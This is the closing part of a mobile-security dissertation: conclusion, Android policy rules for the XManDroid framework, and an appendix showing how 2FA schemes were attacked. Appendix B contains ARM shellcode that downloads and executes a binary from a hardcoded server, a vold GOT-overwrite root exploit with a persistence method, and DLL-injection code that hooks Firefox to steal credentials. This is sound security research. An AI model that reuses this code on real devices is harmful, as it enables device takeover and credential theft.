The combination of privacy-preserving profile matching and establishment of a secure channel was considered recently in [301]. Their solution allows a user to establish a shared key with another user only if their profiles match within a pre-determined set of attributes. Privacy-preserving discovery of common social contacts was considered in [101], where friends issue mutual certificates for their friendship relations.

A number of projects developed ad hoc communication and resource sharing on top of mesh networks like Serval [8, 133] and OpenGarden [7]. SCAMPI [244] provides generic discovery and a routing framework for opportunistic networks for developing versatile applications and services on top of it. Ad hoc communication has also found use cases in extreme situations where normal infrastructures are inaccessible, e.g., mines [138] and disaster-recovery scenarios [160]. Our work is distinct from the aforementioned projects, as we emphasize privacy and security, and allow privacy-preserving access control based on social relations.

7.9 SUMMARY

In this chapter we investigated privacy aspects of resource sharing among mobile users and designed a user-friendly access control mechanism which enables users to have control over their privacy sensitive data and security-critical system resources. In particular, we presented `CrowdShare`, a generic service design and its Android implementation that allows users to *share connectivity* with the nearby devices through WiFi channels. Beyond existing applications on tethering and mesh networking, `CrowdShare` incorporates a security architecture that provides privacy-preserving access control based on social relationships, pseudonymity for users, and accountability of service usage. Access control based on social relationships is built on the `CrowdShare` *privacy-preserving* Friends-of-Friends (FoF) service which provides two solutions to the problem of finding friends: one has negligible performance overhead but might leak some additional private data about social relationships of users, while the other one minimizes leakage at the cost of more significant performance overhead. The latter approach is based on two-party PSI in a semi-honest adversary model, and of independent interest. It allows two devices to verify if their owners are direct friends or share common friends in a social network and provides them with a shared key to use for subsequent access control based on the verified friend relationship. Our performance measurements report reasonable performance and preliminary user study reports acceptance by users. Further, our follow up work is devoted to further reducing performance overhead for PSI protocols [220].

8 CONCLUSION

In this dissertation we investigated various security and privacy aspects of mobile platforms. In particular, we proposed a novel code reuse attack technique for mobile platforms which can bypass a wide range of defense techniques, and further demonstrated how to bypass ASLR protection by applying principles of GOT dereferencing and GOT overwriting attacks initially proposed for x86 platforms. We then studied the problem of application-level privilege escalation attacks on Android: we described attack principles, proposed new attack instantiations and designed a framework XManDroid for attack mitigation. We then studied various mobile 2FA schemes deployed by banks for online banking and by global Internet service providers (such as Google, Dropbox, Twitter and Facebook) and identified that all of them can by bypassed in reasonable adversary settings. Following this, we investigated an approach for leveraging secure hardware to protect user passwords on mobile platforms and to achieve a secure password-based online authentication on mobile platforms. Finally, we designed an access control solution which uses mobile devices as access tokens, and developed a framework for privacy-preserving resource sharing on mobile platforms in ad-hoc networks and instantiated it for the use case of multihop tethering.

Our results show, that despite mobile platforms' utilization of more advanced security mechanisms than what is common on PC platforms, they still can be bypassed. In particular, we demonstrated that code reuse attacks, which represent one of the major attack vectors against x86 machines, are also a significant threat to ARM platforms. Further, a permission framework of Android, which has no counterpart on PC platforms, has conceptual deficiencies and can by bypassed by launching application-level privilege escalation attacks. We further show that mobile 2FA schemes, which leverage mobile devices as external authentication tokens, can also be subverted, even in weak adversary models where the mobile device is not compromised. All these findings motivate further research on better security solutions.

Using a constructive approach, we investigated countermeasures against application-level privilege escalation attacks on Android and built a framework which can mitigate all classes of such attacks. We further explored approaches which provide better security for the most widespread authentication method in the web based upon users' passwords. Moreover, we designed an access control solution which makes use of mobile devices as access tokens, and presented a mechanism which allows users to better control access to their privacy sensitive data and critical system resources in a user-friendly way.

To summarize, contributions presented in this dissertation were included in ten peer-reviewed publications [71, 91, 58, 107, 109, 61, 110, 65, 64, 30] and four extended technical reports [95, 57, 108, 31]. Among others, publications [71, 91, 59] were published at the first tier conferences in IT Security. Further, results presented in this dissertation had significant impact on research in areas of code reuse and application-level privilege escalation attacks. In particular, advanced code re-use attacks, including those which we presented in Chapter 2, led to a new line of research on more general defense mechanisms [232, 156, 293, 157, 51, 300, 303, 182, 233, 77]. Further, our work on application-level privilege escalation attacks presented in Chapter 3 stimulated interest of the research community regarding this problem, which led to a number of follow-up publications [106, 122, 209, 155, 146, 69, 63, 302]. Moreover, the results of this dissertation have significant practical impact – the access control solution presented in Chapter 6 is being deployed on a large scale, with millions of users.

Appendices

A

APPENDIX A: MITIGATION OF PRIVILEGE ESCALATION ATTACKS: FRAMEWORK EVALUATION

A.1 SYSTEM POLICY DEPLOYED DURING EVALUATION

In the following we provide policy rules applied for testing. These rules are grouped into five categories: DefaultRules, BasicRules, AdvancedRules, StrongRules and ExceptionalRules. DefaultProfile includes policy rules of category DefaultRules, BasicProfile includes policy rules of category DefaultRules and BasicRules, AdvancedProfile includes rules of category DefaultRules, BasicRules and AdvancedRules, while StrongProfile includes policy rules of all categories. ExceptionalRules are exceptional cases from more general rules defined in the system.

We informally describe each rule in Table 12 and provide detailed definitions of these rules in the policy language (Figure 37).

A.2 LIST OF TESTED APPLICATIONS

The Android applications that we tested are the following: Android System Info, Angry Birds, Android Scripting Environment, Blast Monkeys, Bluetooth File Transfer, Bubbles, Cheech and Chong, Chess Free, ColorNote, Compass, Contact Adder, Daum Maps, Documents To Go, ES File Explorer, Facebook, Fede Launcher, First Aid, fring, GO Contacts, Google Chrome to Phone, Google Goggles, Google Plus, Google Sky Map, Google Talk, Google Translate, Hello Kitty, Hopstop, HowStuffWorks, Human Body Facts, Jewels, K9 Mail, last.fm, Meebo, Mobile Andrio, Musical Lite, Öffi, Opera Mini, PagesJaunes, Paper Toss, Qik Video, ESPN ScoreCenter, Talking Tom, Task Manager, The Three Stooges, Time2Hunt, Twitter and Urban Dictionary.

	Default rules	
(1)	A third party application that has no permission CALL_PHONE can invoke Phone system application only if data transmitted contains android.intent.action.DIAL parameter (that enforces user confirmation)	[116]
(2)	A third party application that has no WAKE_LOCK permission must not be able to invoke DeskClock system application to play an alarm	[122]
(3)	A third party application that has no WAKE_LOCK permission must not be able to invoke Music system application to play music	[122]
(4)	A third party application that has no CHANGE_WIFI_STATE permission must not be able to invoke Settings system application to toggle WiFi state	[122]
(5)	A third party application that has no ACCESS_FINE_LOCATION permission must not be able to invoke Settings system application to toggle GPS location state	[122]
(6)	A third party application that has no BLUETOOTH_ADMIN permission must not be able to invoke Settings system application to toggle Bluetooth state	[122]
	Basic rules	
(7)	A third party application that has no SEND_SMS permission must not be able to contact Android Scripting Environment (ASE) application	3.3.1.2
	Advanced rules	
(8)	A third party application with permission ACCESS_FINE_LOCATION must not communicate to a third party application that has permission INTERNET	3.3.2.2
(9)	A third party application that has permission READ_CONTACTS must not communicate to a third party application that has permission INTERNET	
(10)	A third party application that has permission READ_SMS must not communicate to a third party application that has permission INTERNET	
	Strong rules	
(11)	A third party application that has permissions RECORD_AUDIO and PHONE_STATE or PROCESS_OUTGOING_CALLS must not directly or indirectly communicate to a third party application with permission INTERNET	[257]
	Exceptional rules	
(12)	A third party application is allowed to start a system or a third party applications by sending an Intent, if this Intent does not include any additional information	

Table 12: Policy rules applied during testing

```
Section types:
A,B: Application sandboxes
L: Path

Section goals:
goal ProtectDialer(deny) := L.hasSource(A) ∧ L.hasDestination(B) ∧ L.type(ICC.direct) ∧
     ¬(L.hasActionString(android.internet.action.DIAL)) ∧ A.trustLevel(untrusted) ∧ ¬(
    A.hasPermission(CALL_PHONE)) ∧ B.trustLevel(trusted) ∧ B.name(com.android.phone)

goal ProtectDeskClock(deny) := L.hasSource(A) ∧ L.hasDestination(B) ∧ L.type(ICC.direct
    ) ∧ L.hasActionString(com.android.deskclock.ALARM_ALERT) ∧ L.hasExtraData(intent.
    extra.alarm) ∧ A.trustLevel(untrusted) ∧ ¬(A.hasPermission(WAKE_LOCK)) ∧ B.
    trustLevel(trusted) ∧ B.name(com.android.deskclock)

goal ProtectMusic(deny) := L.hasSource(A) ∧ L.hasDestination(B) ∧ L.type(ICC.direct) ∧
    A.trustLevel(untrusted) ∧ ¬(A.hasPermission(WAKE_LOCK)) ∧ B.trustLevel(trusted) ∧
    B.name(com.android.music) ∧ B.component(com.android.music.MediaPlaybackService)

goal ProtectSettingsWiFi(deny) := L.hasSource(A) ∧ L.hasDestination(B) ∧ L.type(ICC.
    direct) ∧ L.hasCategory(Intent.CATEGORY_ALTERNATIVE) ∧ L.hasData(0:0#0) ∧ A.
    trustLevel(untrusted) ∧ A.hasPermission(CHANGE_WIFI_STATE) ∧ B.trustLevel(trusted)
    ∧ B.name(com.android.settings) ∧ B.component(com.android.settings.widget.
    SettingsAppWidgetprovider)

goal ProtectSettingsLocation(deny) := L.hasSource(A) ∧ L.hasDestination(B) ∧ L.type(ICC
    .direct) ∧ L.hasCategory(Intent.CATEGORY_ALTERNATIVE) ∧ L.hasData(3:3#3) ∧ A.
    trustLevel(untrusted) ∧ ¬(A.hasPermission(ACCESS_FINE_LOCATION)) ∧ B.trustLevel(
    trusted) ∧ B.name(com.android.settings) ∧ B.component(com.android.settings.widget.
    SettingsAppWidgetprovider)

goal ProtectSettingsBluetooth(deny) := L.hasSource(A) ∧ L.hasDestination(B) ∧ L.type(
    ICC.direct) ∧ L.hasCategory(Intent.CATEGORY_ALTERNATIVE) ∧ L.hasData(4:4#4) ∧ A.
    trustLevel(untrusted) ∧ ¬(A.hasPermission(BLUETOOTH_ADMIN)) ∧ B.trustLevel(trusted)
     ∧ B.name(com.android.settings) ∧ B.component(com.android.settings.widget.
    SettingsAppWidgetprovider)

goal ProtectASE(deny) := L.connects(A,B) ∧ L.type(Internet) ∧ A.trustLevel(untrusted) ∧
     ¬(A.hasPermission(SEND_SMS)) ∧ B.trustLevel(untrusted) ∧ B.name(ASE)

goal PreventLocationLeackage(deny) := L.connects(A,B) ∧ L.type(ICC.direct) ∧ A.
    trustLevel(untrusted) ∧ A.hasPermission(ACCESS_FINE_LOCATION) ∧ B.trustLevel(
    untrusted) ∧ B.hasPermission(INTERNET)

goal PreventContactsLeackage(deny) := L.connects(A,B) ∧ L.type(ICC.direct) ∧ A.
    trustLevel(untrusted) ∧ A.hasPermission(READ_CONTACTS) ∧ B.trustLevel(untrusted) ∧
    B.hasPermission(INTERNET)

goal PreventSMSLeackage(deny) := L.connects(A,B) ∧ L.type(ICC.direct) ∧ A.trustLevel(
    untrusted) ∧ A.hasPermission(READ_SMS) ∧ B.trustLevel(untrusted) ∧ B.hasPermission(
    INTERNET)

goal ProtectCallPrivacy(deny) := L.connects(A,B) ∧ L.type(any) ∧ A.trustLevel(untrusted
    ) ∧ ¬(A.hasPermission(INTERNET) ∧ (A.hasPermission(PHONE_STATE) ∨ A.hasPermission(
    PROCESS_OUTGOING_CALL)) ∧ B.trustLevel(untrusted) ∧ ¬(B.hasPermission(PHONE_STATE)
    ∨ B.hasPermission(PROCESS_OUTGOING_CALL)) ∧ B.hasPermission(INTERNET)

goal AllowApplicationLaunch(allow) := L.hasSource(A) ∧ L.hasDestination(B) ∧ L.type(ICC
    .direct) ∧ L.hasActionString(android.intent.action.MAIN) ∧ L.hasCategory(android.
    intent.category.LAUNCHER) ∧ A.trustLevel(untrusted) ∧ (B.trustLevel(trusted) ∨ B.
    trustLevel(untrusted))
```

Figure 37: Policy rules used for testing expressed in our policy language

APPENDIX B: EVALUATION OF 2FA SCHEMES

B.1 EXPLOITING THE CVE-2010-1759 VULNERABILITY IN WEBKIT

To gain remote code execution on Android 2.2.1 we used the CVE-2010-1759 vulnerability in WebKit, the web-engine of Android's browser. This flaw is representative of the Use-After-Free memory corruption which occurs due to a forgotten pointer, referencing the memory location after the memory was deallocated. The attempt to access deallocated memory via such a pointer typically results in application crash, because the data at this memory location are invalid or no longer mapped. In our particular case the referenced (and freed) memory is supposed to contain a C++ object consisting of different values, including a *vtable*, the virtual function table which contains pointers to virtual functions of that C++ object. To exploit the vulnerability and achieve code execution, the attacker has to initialize this memory location with their own pointer and then has to call a virtual method of the freed object via the forgotten pointer.

In our example, the attacker has to develop a malicious JavaScript, which performs the following tasks: It (i) creates two objects each holding a reference to the same object; (ii) forces one of the created objects to free the referenced object, but retain the second reference; (iii) overwrites the function pointer of the freed object with a custom value pointing to the memory location under adversarial control; (iv) invokes usage of the object referencing the freed memory location to achieve code execution.

For our implementation we reverse engineered and adapted the exploit in WebKit [11]. We re-used the JavaScript code, but had to adjust a few script parameters and wrote a custom shellcode.

Listing B.1 illustrates the disassembly of the virtual method `nodeType()` which has to be invoked to trigger code execution. Register `r0` holds the reference to the object which is already freed. In line 5, a reference of the vtable is loaded in `r5`, after that an offset of 84 bytes is added to obtain the address of `nodeType()` and loaded into `r4`. Finally the program counter is set to `r4` and the code at this address is executed. As we have control over `r0` (it holds the reference to the object which we have overwritten with our own C++ object), we can control what is loaded into `r5` and `r4` and which code is executed upon invocation of `blx r4`.

Our malicious payload (or shellcode) downloads a malicious executable over the network from a predefined server and stores it in the private directory of the browser. Next, the shellcode performs privilege escalation to gain root access, as discussed in Appendix B.2.

```
  WebKit/WebCore/dom/Node.cpp line 669

  NodeType type = node->nodeType()

5 0x84267ece <_ZN7WebCore4Node9normalizeEv+306>:  ldr r5, [r0, #0]
  0x84267ed0 <_ZN7WebCore4Node9normalizeEv+308>:  ldr r4, [r5, #84]
  0x84267ed2 <_ZN7WebCore4Node9normalizeEv+310>:  blx r4
```

Listing B.1: Disassembly of the virtual method

```
@ syscall nr: http://lxr.free-electrons.com/source/arch/arm/include/asm/unistd.h?v
    =2.6.29;a=arm

.section .text
.global _start
_start:


_socket:
   @ r0 = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)
   mov r0, #2         @ AF_INET
   mov r1, #1         @ SOCK_STREAM
   mov r2, #6         @ IPPROTO_TCP
   mov r7, #200
   add r7, r7, #81    @ 281 = sys_socket
   svc 0x80           @ int 0x80

   mov r5, r0         @ save socket descriptor

_connect:
   @ connect(r0, (struct sockaddr *) &server, sizeof(struct sockaddr_in))
   adr r1, server    @ &server
   mov r2, #16        @ sizeof(struct sockaddr_in)
   mov r7, #200
   add r7, r7, #83    @ 281 = sys_connect
   svc 0x80

_open:
   @ open("/data/data/com.android.browser/root", O_CREATE | O_WRONLY, 777)
   adr r0, path       @
   mov r1, #101       @ O_CREATE | O_WRONLY
   mov r2, #0x1F
   mov r2, r2, lsl #4
   add r2, r2, #0xF   @ 0x1ff = 777
   mov r7, #5         @ sys_open
   svc #0x80

   mov r6, r0         @ save file descriptor

_read:
   @ read(socket, buf, 16)
   @ r5 = socket
   @ r6 = file
   mov r0, r5         @ socket
   mov r1, sp         @ buf
   mov r2, #16        @ sizeof(buf)
   mov r7, #3         @ sys_read
   svc #0x80

   sub r1, r1, r1
   cmp r0, r1
   beq _close         @ no more byte -> close

   @ write(file, buf, sizeof(buf))
   mov r2, r0         @ sizeof(buf)
   mov r1, sp         @ buf
   mov r0, r6         @ file
   mov r7, #4         @ sys_write
   svc #0x80

   b _read

_close:
   @ close(file);
   mov r0, r6         @ file
   mov r7, #6         @ sys_close
   svc #0x80

   @ close(socket);
   mov r0, r5        @ socket
   mov r7, #6        @ sys_close
   svc #0x80

_execve:
   @ execve({path, NULL}[0], {path, NULL}, 0);
   adr r0, path      @ path
   sub r2, r2, r2
   push {r0, r2}
   mov r1, sp        @ {path, NULL}
   mov r7, #11       @ sys_execve
   svc #0x80

_exit:
   @ exit(0)
   mov r7, #0x1      @ sys_exit
   svc #0x80

path:
.ascii "/data/data/com.android.browser/root\0"

server:
.short 0x2
.short 0xc111        @ port = 4545
.byte 192,168,1,122  @ IP
```

Listing B.2: Shellcode

B.2 EXPLOITING THE CVE-2011-1823 VULNERABILITY FOR PRIVILEGE ESCALATION ON ANDROID

To obtain root privileges, we exploited a vulnerability in Android's volume manager daemon `vold`[1]. The vulnerability enables an attacker to write arbitrary four bytes in an arbitrary memory position. We used this vulnerability to overwrite a global offset table (GOT) entry with another pointer and to invoke code execution.

```
void DirectVolume::handlePartitionAdded(const char *devpath, NetlinkEvent *evt) {
    int major = atoi(evt->findParam("MAJOR"));
    int minor = atoi(evt->findParam("MINOR"));
    int part_num;
    const char *tmp = evt->findParam("PARTN");

    if (tmp) {
        part_num = atoi(tmp);
[..]
    if (part_num > mDiskNumParts) {
        mDiskNumParts = part_num;
    }
[..]
    mPartMinors[part_num -1] = minor;
[..]
}
```

Listing B.3: Vulnerable code in vold

1 The same vulnerability is used by Gingerbreak [14] exploit

The GOT contains references to library function addresses that the program intends to use. At runtime, a program does not call library functions directly, but instead invokes trampoline code in the procedure linkage table (PLT), which makes use of pointers stored in GOT in order to resolve runtime function addresses. When one of the pointers in the GOT is overwritten, the attacker can enforce an invocation of the corresponding function to achieve code execution.

The code which contains the vulnerability is shown in Listing B.3 (line 14). The code is vulnerable, because `part_num` is not checked for negative value (only top boundary is enforced at line 10). The attacker can supply the `PARTN` and `MINOR` parameters to the code. `mPartMinors` is a part of an object lying in the heap at a fixed position. The memory layout of the `vold` is organized in such a way that the executable (and therefore also the GOT of the binary) is loaded below the heap, as depicted in Listing B.4. Thus, it is possible to supply a negative value for `PARTN`, such that `mPartMinors[part_num -1]` points to the GOT entry. We supply a negative `PARTN` value so that it overwrites the GOT entry of the `atoi()` function, while `MINOR` holds a value to be written, particularly the pointer to the function `system()` in our case. This allows us to overwrite the pointer to `atoi()` with a pointer to `system()`.

```
00008000-00014000 r-xp 00000000 1f:03 644        /system/bin/vold
00014000-00015000 rwxp 0000c000 1f:03 644        /system/bin/vold
00015000-0001b000 rwxp 00000000 00:00 0          [heap]
```

Listing B.4: Memory layout of vold process

To achieve execution of the malicious code delivered with WebKit exploit, we invoke the vulnerable code again and supply the path to the binary within the `PARTN` parameter. When `atoi(tmp)` is called (at line 8), it invokes `system(path/to/binary)`, thus our malicious code is executed with the root privileges of the daemon process.

After successfully gaining root privileges, the malware copies itself on the system partition of Android. Next, it sets the `setuid` flag which allows the executable to run with the permissions of the executable's owner. Further, it takes actions so that it survives device reboots. For this, it adds an additional DHCP configuration script that invokes the malware. DHCP scripts are executed each time upon startup of the DHCP-client[2], i.e., also after system reboot. Although these scripts are not executed as root, the malware can still elevate its privileges due to the set `setuid`-flag.

B.3 CREDENTIAL THEFT

We used DLL injection to inject a library into the address space of the Firefox browser (see Listing B.5). First, the Firefox process is opened by calling `OpenProcess`. Next, the address space in its process is allocated by calling `VirtualAllocEx`. The path of the malicious library is written into this memory using `WriteProcessMemory`. Finally, `CreateRemoteThread` is called with the parameter `LoadLibraryA` to load our malicious library.

We used function hooking to intercept calls targeting `PR_Write` function in the library `nspr4.dll`. `PR_Write` is a good target for eavesdropping web forms, as it is used for

2 http://www.daemon-systems.org/man/dhcpcd-run-hooks.8.html

writing to file descriptors and is called before the form data is encrypted (as in HTTPS), so any request (also including user credentials) is available in plaintext.

```
HANDLE          hProcList;
PROCESSENTRY32  pe32;
char            dll_path[1024];
HANDLE          hFF = NULL;
HANDLE          hMem;
int             bwr;

printf("[+] found firefox: %d\n", pe32.th32ProcessID);
hFF = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_CREATE_THREAD |
    PROCESS_VM_READ, FALSE, pe32.th32ProcessID);
hMem = VirtualAllocEx(hFF, NULL, strlen(dll_path), MEM_COMMIT, PAGE_READWRITE));
WriteProcessMemory(hFF, hMem, dll_path, strlen(dll_path), &bwr);
CreateRemoteThread(hFF, NULL, 0,
                   (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle("kernel32.dll"
                       ), "LoadLibraryA"), hMem, 0, NULL);
```

Listing B.5: DLL-Injection

To perform function hooking, our malware first overwrites the first instructions of the `PR_Write` function with a jump instruction targeting the malicious function within our injected DLL. Thus, when Firefox invokes `PR_Write`, the call is redirected to our malicious function which is responsible for filtering credentials and storing them for future use and sending them to the malicious server. Afterwards the first instruction of `PR_Write` is restored, and `PR_Write` is invoked to preserve correct functionality.

The login request captured by the malicious function is illustrated in Listing B.6.

```
POST /lp/wt/Y29tZGlyZWN0 HTTP/1.1
Host: kunde.******.de
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:12.0) Gecko/20100101
    Firefox/12.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
    =0.8
[...]
Referer: https://kunde.******.de/lp/wt/login
Cookie: qSession=130.83.*.*.*; AdvertisingId=000016860000000TS
    0000900000000#1345636729; secondDelay=1; kunde
    =2755714782.47873.0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 85

submitaction=login&page=&param1=username&param3=secretPIN&direktzu
    =******

------------------
```

Listing B.6: Captured login request

BIBLIOGRAPHY

[1] DHCP server for Windows. http://www.dhcpserver.de/dhcpsrv.htm.

[2] Google Android. http://www.android.com/.

[3] Google Wallet. http://www.google.com/wallet/how-it-works/index.html.

[4] Gtalk. http://www.google.com/talk/.

[5] National vulnerability database version 2.2. http://nvd.nist.gov/.

[6] Near Field Communication forum. http://www.nfc-forum.org/home/.

[7] OpenGarden project. http://opengarden.com/ourstory.php.

[8] Serval - comunicate anywhere, anytime. http://www.servalproject.org/, visited 07/26/12.

[9] Skype service. http://www.skype.com/intl/en/home.

[10] VingCard Elsafe's NFC locking solution wins prestigious gaming industry technology award. http://www.hotel-online.com/News/PR2011_3rd/Aug11_VingCardHOT.html.

[11] Webkit normalize bug for Android 2.2. http://www.exploit-db.com/exploits/18446/.

[12] WhatsApp messenger. http://www.whatsapp.com/.

[13] KARMA demo on the CBS early show. http://blog.trailofbits.com/2010/07/21/karma-demo-on-the-cbs-early-show/, 2010.

[14] Root your Gingerbread device with Gingerbreak. http://www.xda-developers.com/android/root-your-gingerbread-device-with-gingerbreak/, 2011.

[15] DIGIPASS 835a ChipTAN - Sm@rt TAN Optic. http://www.vasco.com/de/products/digipass/digipass_readers/digipass_800_range/digipass_835a_german.aspx, 2012.

[16] MasterCard PAYPASS: Tap to pay. http://www.mastercard.us/paypass.html#/home/, 2012.

[17] Raiffeisen PhotoTAN. http://www.raiffeisen.ch/web/phototan, 2012.

[18] AppBrain Stats. https://www.appbrain.com/stats/number-of-android-apps, 2014.

[19] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, George C. Necula, and Michael Vrable. XFI: Software guards for system address spaces. In *USENIX Symposium on Operating Systems Design and Implementation*, Berkeley, CA, USA, 2006. USENIX Association.

[20] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity: Principles, implementations, and applications. In *ACM Conference on Computer and Communications Security*. ACM, 2005.

[21] Adobe Systems. Security advisory for Flash Player, Adobe Reader and Acrobat: CVE-2010-1297. http://www.adobe.com/support/security/advisories/apsa10-01.html, 2010.

[22] Ahmed Al-Haiqi, Mahamod Ismail, and Rosdiadee Nordin. A new sensors-based covert channel on Android. *The Scientific World Journal*, 2014.

[23] F. Aloul, S. Zahidi, and W. El-Hajj. Two factor authentication using mobile phones. In *IEEE/ACS Computer Systems and Applications*, May 2009.

[24] F. Aloul, S. Zahidi, and W. ElHajj. Multi factor authentication using mobile phones. *International Journal of Mathematics and Computer Science*, 4, 2009.

[25] Tiago Alves and Don Felton. TrustZone: Integrated hardware and software security. *Information Quaterly*, 3(4), 2004.

[26] M. von Arb et al. VENETA: Serverless friend-of-friend detection in mobile social networking. In *WiMob*. IEEE, 2008.

[27] Arduino. http://www.arduino.cc/.

[28] ARM Limited. Procedure call standard for the ARM architecture. http://infocenter.arm.com/help/topic/com.arm.doc.ihi0042d/IHI0042D_aapcs.pdf, 2009.

[29] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel. FlowDroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2014.

[30] N. Asokan, Alexandra Dmitrienko, Marcin Nagy, Elena Reshetova, Ahmad-Reza Sadeghi, Thomas Schneider, and Stanislaus Stelle. CrowdShare: Secure mobile resource sharing. In *International Conference on Applied Cryptography and Network Security*, June 2013.

[31] N. Asokan, Alexandra Dmitrienko, Marcin Nagy, Elena Reshetova, Ahmad-Reza Sadeghi, Thomas Schneider, and Stanislaus Stelle. CrowdShare: secure mobile resource sharing. Technical Report TUD-CS-2013-0084, TU Darmstadt, April 2013.

[32] N. Asokan, Jan-Erik Ekberg, and Kari Kostiainen. The untapped potential of trusted execution environments on mobile devices. In *Financial Cryptography and Data Security Conference*, volume 7859 of *Lecture Notes in Computer Science*. Springer, 2013.

[33] ATMEL. Automotive Compilation. Volume 7. http://www.atmel.com/Images/atmel_autocompilation_vol7_dec2010.pdf, 2010.

[34] AVR cryptographic library. Set of cryptographic primitives for Atmel AVR microcontrollers. https://www.das-labor.org/wiki/AVR-Crypto-Lib.

[35] Jerome Azema and Gilles Fayad. M-Shield mobile security technology: Making wireless secure. Texas Instruments white paper, 2008. http://focus.ti.com/pdfs/wtbu/ti_mshield_whitepaper.pdf.

[36] Dirk Balfanz and Edward W. Felten. Hand-held computers can be better smart cards. In *USENIX Security Symposium*. USENIX Association, 1999.

[37] Bank of America. Identity theft fraud protection from Bank of America. http://www.bankofamerica.com/privacy/sitekey, 2010.

[38] David Barrera, H. Güneş Kayacik, Paul C. van Oorschot, and Anil Somayaji. A methodology for empirical analysis of permission-based security models and its application to Android. In *ACM Conference on Computer and Communications Security*, 2010.

[39] Lujo Bauer, Lorrie Cranor, Robert W. Reeder, Michael K. Reiter, and Kami Vaniea. Comparing access-control technologies: A study of keys and smartphones. Technical report, CARNEGIE MELLON UNIVERSITY, 2007.

[40] Lujo Bauer, Lorrie Faith Cranor, Michael K. Reiter, and Kami Vaniea. Lessons learned from the deployment of a smartphone-based access-control system. In *Symposium on Usable Privacy and Security*, New York, NY, USA, 2007. ACM.

[41] Lujo Bauer, Scott Garriss, Jonathan M. McCune, Michael K. Reiter, Jason Rouse, and Peter Rutenbar. Device-enabled authorization in the Grey system. In *International Conference on Information Security*, Berlin, Heidelberg, 2005. Springer-Verlag.

[42] Donald Bell. Samsung Galaxy Tab Android tablet goes official. http://news.cnet.com/8301-17938_105-20015395-1.html, 2010.

[43] Mihir Bellare, Anand Desai, David Pointcheval, and Phillip Rogaway. Relations among notions of security for public-key encryption schemes. In *Advances in Cryptology - CRYPTO. Annual International Cryptology Conference*, volume 1462, 1998.

[44] Mihir Bellare and Chanathip Namprempre. Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In *Advances in Cryptology - ASIACRYPT. Annual International Conference on the Theory and Application of Cryptology and Information Security*, volume 1976. Springer Berlin/Heidelberg, 2000.

[45] Mihir Bellare and Phillip Rogaway. Random oracles are practical: A paradigm for designing efficient protocols. In *ACM Conference on Computer and Communications Security*, New York, NY, USA, 1993. ACM.

[46] Yusuf Bhaiji. Understanding, preventing, and defending against layer 2 attacks. http://www.nanog.org/meetings/nanog42/presentations/Bhaiji_Layer_2_Attacks.pdf.

[47] Sandeep Bhatkar, R. Sekar, and Daniel C. DuVarney. Efficient techniques for comprehensive protection from memory error exploits. In *USENIX Security Symposium*, 2005.

[48] Andrea Bittau, Adam Belay, Ali Mashtizadeh, David Mazieres, and Dan Boneh. Hacking blind. In *IEEE Symposium on Security and Privacy*, 2014.

[49] Sören Bleikertz and Thomas Groß. A virtualization assurance language for isolation and deployment. In *IEEE International Symposium on Policies for Distributed Systems and Networks*, 2011.

[50] Sören Bleikertz, Thomas Groß, Matthias Schunter, and Konrad Eriksson. Automated information flow analysis of virtualized infrastructures. In *European Symposium on Research in Computer Security*. Springer, 2011.

[51] Tyler Bletsch, Xuxian Jiang, and Vince Freeh. Mitigating code-reuse attacks with control-flow locking. In *Annual Computer Security Applications Conference*, New York, NY, USA, 2011. ACM.

[52] Tyler Bletsch, Xuxian Jiang, Vince W. Freeh, and Zhenkai Liang. Jump-oriented programming: A new class of code-reuse attack. In *ACM Symposium on Information, Computer and Communications Security*, New York, NY, USA, 2011. ACM.

[53] Hristo Bojinov, Dan Boneh, Rich Cannings, and Iliyan Malchev. Address space randomization for mobile devices. In *ACM Conference on Wireless Network Security*, New York, NY, USA, 2011. ACM.

[54] David F.C. Brewer and Micheal J. Nash. The Chinese Wall security policy. In *IEEE Symposium on Security and Privacy*, 1989.

[55] Christopher Brown. NFC room keys find favour with hotel guests. http://www.nfcworld.com/2011/06/08/37869/nfc-room-keys-find-favour-with-hotel-guests/.

[56] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: Generalizing return-oriented programming to RISC. In *ACM Conference on Computer and Communications Security*, 2008.

[57] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, and Ahmad-Reza Sadeghi. XManDroid: A new Android evolution to mitigate privilege escalation attacks. Technical Report TR-2011-04, Ruhr-University Bochum, System Security Lab, April 2011.

[58] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, Ahmad-Reza Sadeghi, and Bhargava Shastry. POSTER: The quest for security against privilege escalation attacks on Android. In *ACM Conference on Computer and Communications Security*. ACM, October 2011.

[59] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, Ahmad-Reza Sadeghi, and Bhargava Shastry. Towards taming privilege-escalation attacks on Android. In *Network and Distributed System Security Symposium*, February 2012.

[60] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Stephan Heuser, Ahmad-Reza Sadeghi, and Bhargava Shastry. Practical and lightweight domain isolation on Android. In *ACM Workshop on Security and Privacy in Mobile Devices*. ACM Press, October 2011.

[61] Sven Bugiel, Alexandra Dmitrienko, Kari Kostiainen, Ahmad-Reza Sadeghi, and Marcel Winandy. TruWalletM: Secure web authentication on mobile platforms. In *International Conference on Trusted Systems*, December 2010.

[62] Sven Bugiel, Stephan Heuser, and Ahmad-Reza Sadeghi. Flexible and fine-grained mandatory access control on android for diverse security and privacy policies. In *USENIX Security Symposium*, Berkeley, CA, USA, 2013. USENIX Association.

[63] M. Bugliesi, S. Calzavara, and A. Spanó. Lintent: Towards security type-checking of Android applications. In *Formal Techniques for Networked and Distributed Systems*, 2013.

